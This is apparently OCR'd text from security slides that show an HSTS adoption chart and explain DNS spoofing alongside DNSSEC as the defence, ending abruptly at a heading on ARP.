
Historical trend

This diagram shows the historical trend in the percentage of websites using HTTP Strict Transport Security.
Our dedicated trend survey shows more site elements usage trends.

Usage of HTTP Strict Transport Security for websites, 1 Oct 2022, W3Techs.com


PROBLEM: DNS SPOOFING / POISONING / INJECTION

- Attacker changes DNS records to redirect legitimate DNS requests to a malicious website.



SOLUTION: DNSSEC

- Domain Name System Security Extensions (DNSSEC)
- Cryptographically sign the DNS Records themselves to ensure they are not manipulated.
- Provides
  - Data Origin Authentication
  - Data Integrity Authentication



BENEFITS OF DEPLOYING DNSSEC


Helps to protect the Internet.


Decreases vulnerability to attacks.

Fosters innovation.


DNSSEC


- Establishes a chain of trust(ed keys) to prevent DNS Cache poisoning.






DNSSEC ADOPTION RATE






CORNERSTONE TECHNIQUE SOFTWARE ANALYSIS

NORMAL ARP

